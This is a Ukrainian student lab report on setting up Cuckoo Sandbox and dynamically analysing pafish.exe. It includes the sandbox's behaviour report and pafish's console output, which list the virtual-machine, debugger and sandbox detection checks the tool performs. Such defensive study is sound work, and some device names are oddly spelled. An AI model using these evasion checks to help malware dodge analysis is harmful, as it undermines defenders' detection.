

Динамічний аналіз шкідливого ПЗ у Cuckoo Sandbox

Кувавiна Софiя

Мета роботи: Отримати навички динамічного аналізу ШПЗ для платформ Windows x86 та x64

Хід роботи:

Встановлюю всі необхідні програми + розгортання локальної cuckoo

```
sofiia@ubuntu:~$ sudo apt-get install -y tcpdump apparmor-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
tcpdump is already the newest version (4.9.3-0ubuntu0.16.04.1).
The following additional packages will be installed:
  python3-apparmor python3-libapparmor
Suggested packages:
  apparmor-docs vim-addon-manager
The following NEW packages will be installed:
  apparmor-utils python3-apparmor python3-libapparmor
0 upgraded, 3 newly installed, 0 to remove and 16 not upgraded.
Need to get 156 kB of archives.
After this operation, 932 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 python3-
Get:2 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 python3-
Get:3 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 apparmor
Fetched 156 kB in 1s (141 kB/s)
Selecting previously unselected package python3-libapparmor.
(Reading database ... 181885 files and directories currently installed.)
Preparing to unpack .../python3-libapparmor_2.10.95-0ubuntu2.12_amd64.deb ...
Unpacking python3-libapparmor (2.10.95-0ubuntu2.12) ...
Selecting previously unselected package python3-apparmor.
Preparing to unpack .../python3-apparmor_2.10.95-0ubuntu2.12_amd64.deb ...
Unpacking python3-apparmor (2.10.95-0ubuntu2.12) ...
Selecting previously unselected package apparmor-utils.
Preparing to unpack .../apparmor-utils_2.10.95-0ubuntu2.12_amd64.deb ...
Unpacking apparmor-utils (2.10.95-0ubuntu2.12) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up python3-libapparmor (2.10.95-0ubuntu2.12) ...
Setting up python3-apparmor (2.10.95-0ubuntu2.12) ...
Setting up apparmor-utils (2.10.95-0ubuntu2.12) ...
```

```
sofiia@ubuntu:~$ sudo apt-get install -y postgresql libpq-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  comerr-dev krb5-multidev libgssrpc4 libkadm5clnt-mit9 libkadm5srv
```

```
sofiia@ubuntu:~$ sudo apt-get install -y mongodb
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libboost-program-options1.58.0 libboost-thread1.58.0 libboost-timer1.58.0
  mongodb-clients mongodb-server
The following NEW packages will be installed:
  mongodb
```

Встановлення самого Cuckoo

Клоную репозиторій

```
sofiia@ubuntu:~$ git clone https://github.com/cuckoosandbox/cuckoo.git ~/cuckoo
Cloning into '/home/sofiia/cuckoo'...
remote: Enumerating objects: 63012, done.
remote: Total 63012 (delta 0), reused 0 (delta 0), pack-reused 63012 (from 1)
Receiving objects: 100% (63012/63012), 49.27 MiB | 5.74 MiB/s, done.
Resolving deltas: 100% (41418/41418), done.
Checking connectivity... done.
Checking out files: 100% (1173/1173), done.
```

```
(venv_cuckoo) sofiia@ubuntu:~$ cuckoo init

Cuckoo Sandbox 2.0.7
www.cuckoosandbox.org
Copyright (c) 2010-2018



=====
Welcome to Cuckoo Sandbox, this appears to be your first run!
We will now set you up with our default configuration.
You will be able to see and modify the Cuckoo configuration,
Yara rules, Cuckoo Signatures, and much more to your likings
by exploring the /home/sofiia/.cuckoo directory.

Among other configurable items of most interest is the
new location for your Cuckoo configuration:
/home/sofiia/.cuckoo/conf
=====

Cuckoo has finished setting up the default configuration.
Please modify the default settings where required and
start Cuckoo again (by running 'cuckoo' or 'cuckoo -d').
```

Далі налаштування в Windows 7 (вкладена віртуалізація)

Host-only vboxnet0



Перевірка пінгу

```
C:\Users\cuckoo>ping 192.168.56.1

Pinging 192.168.56.1 with 32 bytes of data:
Reply from 192.168.56.1: bytes=32 time=4ms TTL=64
Reply from 192.168.56.1: bytes=32 time<1ms TTL=64
Reply from 192.168.56.1: bytes=32 time<1ms TTL=64
Reply from 192.168.56.1: bytes=32 time<1ms TTL=64


Ping statistics for 192.168.56.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 4ms, Average = 1ms
```

```
sofia@ubuntu:~$ sudo ping -I vboxnet0 -c 4 192.168.56.101
PING 192.168.56.101 (192.168.56.101) from 192.168.56.1 vboxnet0: 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=128 time=7.50 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=128 time=1.49 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=128 time=3.86 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=128 time=0.832 ms


--- 192.168.56.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 0.832/3.424/7.507/2.613 ms
sofia@ubuntu:~$
```

Перевірка агента


```
C:\install>python agent.py
```




В віINDOWS 7 налаштувала статичну айпі




Вимикаю Firewall:




Windows Defender



UAC



Далі ми створили снапшот нашої Windows7 на Ubuntu, для того щоб відкатувати при різних поломках після вірусів



Далі запускаємо ciscoo

Summary

pafish.exe

File *pafish.exe*

Summary		Download	Resubmit sample
Size	89.5KB		
Type	PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows		
MD5	e84368846993af8030654946352bd4f3		
SHA1	c5748460c3e0a1173aeea6fa79dd173869afa43c		
SHA256	20b28afc5153a8912bf98581eff44220b5fc7068404d150241ae44311e0c89a0		
SHA512	Show SHA512		
CRC32	C806B72B		
ssdeep	None		
Yara	• vmdetect - Possibly employs anti-virtualization techniques		

Score

This file is **very suspicious**, with a score of **11.0 out of 10!**

Please notice: The scoring system is currently still in development and should be considered an *alpha* feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. [Click here](#)

Information on Execution

Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Oct. 24, 2025, 10:59 a.m.	Oct. 24, 2025, 11:01 a.m.	135 seconds	none	Show Analyzer Log Show Cuckoo Log

Signatures

Queries for the computername (2 events)

Time & API	Arguments	Status	Return	Repeated
GetComputerNameW Oct. 24, 2025, 11 a.m.	computer_name: CUCKOO-PC	1	1	0
GetComputerNameW Oct. 24, 2025, 11 a.m.	computer_name: CUCKOO-PC	1	1	0

Checks if process is being debugged by a debugger (2 events)

Time & API	Arguments	Status	Return	Repeated
IsDebuggerPresent Oct. 24, 2025, 10:59 a.m.			0	0
IsDebuggerPresent Oct. 24, 2025, 10:59 a.m.			0	0

Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate) (1 event)

registry	HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\SystemBiosDate
----------	---

Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)

Time & API	Arguments	Status	Return	Repeated
GlobalMemoryStatusEx Oct. 24, 2025, 11 a.m.		1	1	0

Queries the disk size which could be used to detect virtual machine with small fixed size or dynamic allocation (2 events)

Time & API	Arguments	Status	Return	Repeated
DeviceIoControl Oct. 24, 2025, 11 a.m.	input_buffer: control_code: 475228 (IOCTL_DISK_GET_LENGTH_INFO) device_handle: 0x00000000000000fc output_buffer: L	1	1	0
GetDiskFreeSpaceExW Oct. 24, 2025, 11 a.m.	total_number_of_free_bytes: 0 free_bytes_available: 0 root_path: C:\ total_number_of_bytes: 44118831184	1	1	0
Executes one or more WMI queries (2 events)				
wmi	SELECT DeviceId FROM Win32_PnPEntity			
wmi	SELECT SerialNumber FROM Win32_Bios			
Searches running processes potentially to identify processes for sandbox evasion, code injection or memory dumping (39 events)				
Time & API	Arguments	Status	Return	Repeated
Process32FirstW Oct. 24, 2025, 11 a.m.	snapshot_handle: 0x0000000000000168 process_name: [System Process] process_identifier: 0	1	1	0
Process32NextW Oct. 24, 2025, 11 a.m.	snapshot_handle: 0x0000000000000168 process_name: System process_identifier: 4	1	1	0
Process32NextW Oct. 24, 2025, 11 a.m.	snapshot_handle: 0x0000000000000168 process_name: smss.exe process_identifier: 268	1	1	0
Process32NextW Oct. 24, 2025, 11 a.m.	snapshot_handle: 0x0000000000000168 process_name: csrss.exe process_identifier: 380	1	1	0
Process32NextW Oct. 24, 2025, 11 a.m.	snapshot_handle: 0x0000000000000168 process_name: wininit.exe process_identifier: 432	1	1	0
Process32NextW Oct. 24, 2025, 11 a.m.	snapshot_handle: 0x0000000000000168 process_name: csrss.exe process_identifier: 440	1	1	0
Process32NextW Oct. 24, 2025, 11 a.m.	snapshot_handle: 0x0000000000000168 process_name: winlogon.exe process_identifier: 488	1	1	0

Checks adapter addresses which can be used to detect virtual network interfaces (1 event)					
Time & API	Arguments	Status	Return	Repeated	
GetAdaptersAddresses Oct. 24, 2025, 11 a.m.	flags: 0 family: 0		111	0	
The binary likely contains encrypted or compressed data indicative of a packer (2 events)					
section	{u'size_of_data': u'0x0009000', u'virtual_address': u'0x00015000', u'entropy': 7.8538944879568735, u'name': u'.rsrc', u'virtual_size': u'0x00008ef0'}	entropy	7.85389448796	description	A section with a high entropy has been found
entropy	0.406779661017	description	Overall entropy of this PE file is high		
Executes one or more WMI queries which can be used to identify virtual machines (2 events)					
wmi	SELECT SerialNumber FROM Win32_Bios				
wmi	SELECT DeviceId FROM Win32_PnPEntity				
Looks for known filepaths where sandboxes execute samples (8 events)					
file	Z:\sample.exe				
file	C:\sample.exe				
file	S:\sample.exe				
file	D:\sample.exe				
file	D:\malware.exe				
file	C:\malware.exe				
file	S:\malware.exe				
file	Z:\malware.exe				
Checks the version of Bios, possibly for anti-virtualization (2 events)					
registry	HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\SystemBiosVersion				
registry	HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\VideoBiosVersion				
Attempts to detect a virtual machine by the use of a pseudo device (2 events)					
Time & API	Arguments	Status	Return	Repeated	
NtCreateFile Oct. 24, 2025, 11 a.m.	create_disposition: 1 (FILE_OPEN) file_handle: 0x0000000000000000 filepath: \\?\\HGFS desired_access: 0x80100000 (FILE_READ_ATTRIBUTES SYNCHRONIZE) file_attributes: 128 (FILE_ATTRIBUTE_NORMAL) filepath_r: \\?\\HGFS create_options: 96 (FILE_NON_DIRECTORY_FILE FILE_SYNCHRONOUS_IO_NONALERT) status_info: 4294967295 () share_access: 1 (FILE_SHARE_READ)		-1073741772	0	
NtCreateFile Oct. 24, 2025, 11 a.m.	create_disposition: 1 (FILE_OPEN) file_handle: 0x0000000000000000 filepath: \\?\\vmci desired_access: 0x80100000 (FILE_READ_ATTRIBUTES SYNCHRONIZE) file_attributes: 128 (FILE_ATTRIBUTE_NORMAL) filepath_r: \\?\\vmci create_options: 96 (FILE_NON_DIRECTORY_FILE FILE_SYNCHRONOUS_IO_NONALERT) status_info: 4294967295 () share_access: 1 (FILE_SHARE_READ)		-1073741772	0	
Installs an hook procedure to monitor for mouse events (1 event)					
Time & API	Arguments	Status	Return	Repeated	
SetWindowsHookExA Oct. 24, 2025, 11 a.m.	thread_identifier: 0 callback_function: 0x0000000000405472 hook_identifier: 14 (WH_MOUSE_LL) module_address: 0x0000000000000000	1	196981	0	
Detects Joe or Anubis Sandboxes through the presence of a file (1 event)					
file	C:\sample.exe				
Detects VirtualBox through the presence of a device (4 events)					
file	\\?\\VBoxMiniRdrDN				
file	\\?\\pipe\\VBoxMiniRdrDN				
file	\\?\\VBoxTrayIPC				
file	\\?\\pipe\\VBoxTrayIPC				
Detects VirtualBox through the presence of a file (16 events)					

ysis/26/behavior/

ysis/26/behavior/

fileC:\Windows\System32\vbordisp.dll				
fileC:\Windows\System32\VBBoxHook.dll				
fileC:\Windows\System32\vbomxnnp.dll				
fileC:\Windows\System32\vbboxogl.dll				
fileC:\Windows\System32\vbboxoglarrayspu.dll				
fileC:\Windows\System32\vbboxoglcuttl.dll				
fileC:\Windows\System32\vbboxoglmemorcpu.dll				
fileC:\Windows\System32\vbboxoglfeedbackspu.dll				
fileC:\Windows\System32\vbboxoglpackspu.dll				
fileC:\Windows\System32\drivers\VBBoxSF.sys				
fileC:\Windows\System32\VBBoxControl.exe				
fileC:\Windows\System32\vbboxservice.exe				
fileC:\Windows\System32\VBBoxTray.exe				
fileC:\Windows\System32\drivers\VBBoxGuest.sys				
fileC:\Windows\System32\drivers\VBBoxMouse.sys				
fileC:\Windows\System32\drivers\VBBoxVideo.sys				
Detects VirtualBox through the presence of a registry key (4 events)				
registryHKEY_LOCAL_MACHINE\SOFTWARE\Oracle\VirtualBox Guest Additions				
registryHKEY_LOCAL_MACHINE\HARDWARE\ACPI\FADT\VBBOX_				
registryHKEY_LOCAL_MACHINE\HARDWARE\ACPI\SDT\VBBOX_				
registryHKEY_LOCAL_MACHINE\HARDWARE\ACPI\RSDT\VBBOX_				
ctb000/analysis/36/summary/#?tab=analysis&tab=analysis				
Detects VirtualBox using WNetGetProviderName trick (1 event)				
Time & API	Arguments	Status	Return	Repeated
WNetGetProviderNameW Oct. 24, 2025, 11 a.m.	net_type: 0x90250000	1	0	0
Detects VirtualBox through the presence of a window (2 events)				
Time & API	Arguments	Status	Return	Repeated
FindWindowA Oct. 24, 2025, 11 a.m.	class_name: VBoxTrayToolWndClass window_name:	1	65012	0
FindWindowA Oct. 24, 2025, 11 a.m.	class_name: #0 window_name: VBoxTrayToolWnd	1	65012	0
Detects VMWare through the presence of various files (4 events)				
fileC:\Windows\System32\drivers\vmmouse.sys				
fileC:\Windows\System32\drivers\vmhgfs.sys				
file\\?.HGFS				
file\\?.vmci				
Detects VMWare through the presence of a registry key (1 event)				
registryHKEY_LOCAL_MACHINE\SOFTWARE\VMware, Inc.\VMware Tools				
Detects the presence of Wine emulator (2 events)				
Time & API	Arguments	Status	Return	Repeated
registry	HKEY_CURRENT_USER\SOFTWARE\Wine			
LdrGetProcedureAddress Oct. 24, 2025, 11 a.m.	ordinal: 0 function_address: 0x65766974616e2820 function_name: wine_get_unix_file_name module: kernel32 module_address: 0x0000000077720000		-1073741511	0

Порівняйте результати з прямим запуском у віртуальній машині.

```
PS C:\Users\cuckoo\Downloads\pafish-repo\pafish\Output\MingW> .\pafish.exe
* Pafish <Paranoid Fish> *

[-] Windows version: 6.1 build 7601
[-] Running in WoW64: False
[-] CPU: GenuineIntel
    Hypervisor: UBoxUBoxUBox
    CPU brand: 11th Gen Intel(R) Core(TM) i3-1115G4 @ 3.00GHz

[-] Debuggers detection
[*] Using IsDebuggerPresent() ... OK
[*] Using BeingDebugged via PEB access ... OK

[-] CPU information based detections
[*] Checking the difference between CPU timestamp counters (rdtsc) ... OK
[*] Checking the difference between CPU timestamp counters (rdtsc) forcing UM exit ... traced!
[*] Checking hypervisor bit in cpuid feature bits ... traced!
[*] Checking cpuid hypervisor vendor for known UM vendors ... traced!

[-] Generic reverse turing tests
[*] Checking mouse presence ... OK
[*] Checking mouse movement ... traced!
[*] Checking mouse speed ... traced!
[*] Checking mouse click activity ... traced!
[*] Checking mouse double click activity ... traced!
[*] Checking dialog confirmation ... traced!
[*] Checking plausible dialog confirmation ... traced!

[-] Generic sandbox detection
[*] Checking username ... OK
[*] Checking file path ... OK
[*] Checking common sample names in drives root ... OK
[*] Checking if disk size <= 60GB via DeviceIoControl() ... traced!
[*] Checking if disk size <= 60GB via GetDiskFreeSpaceExA() ... traced!
[*] Checking if Sleep() is patched using GetTickCount() ... OK
[*] Checking if NumberOfProcessors is < 2 via PEB access ... traced!
[*] Checking if NumberOfProcessors is < 2 via GetSystemInfo() ... traced!
[*] Checking if physical memory is < 1Gb ... traced!
[*] Checking operating system uptime using GetTickCount() ... OK
[*] Checking if operating system IsNativeUhdBoot() ... OK
```

```
[-] Wine detection
[*] Using GetProcAddress(wine_get_unix_file_name) from kernel32.dll ... OK
[*] Reg key (HKCU\SOFTWARE\Wine) ... OK

[-] VirtualBox detection
[*] Scsi port->bus->target id->logical unit id-> 0 identifier ... OK
[*] Reg key (HKLM\HARDWARE\Description\System "SystemBiosVersion") ... traced!
[*] Reg key (HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions) ... traced!
[*] Reg key (HKLM\HARDWARE\Description\System "VideoBiosVersion") ... traced!
[*] Reg key (HKLM\HARDWARE\ACPI\DSDT\UBOX) ... traced!
[*] Reg key (HKLM\HARDWARE\ACPI\FADT\UBOX) ... traced!
[*] Reg key (HKLM\HARDWARE\ACPI\RSDT\UBOX) ... traced!
[*] Reg key (HKLM\SYSTEM\ControlSet001\Services\UBox*) ... traced!
[*] Reg key (HKLM\HARDWARE\DESCRIPTION\System "SystemBiosDate") ... traced!
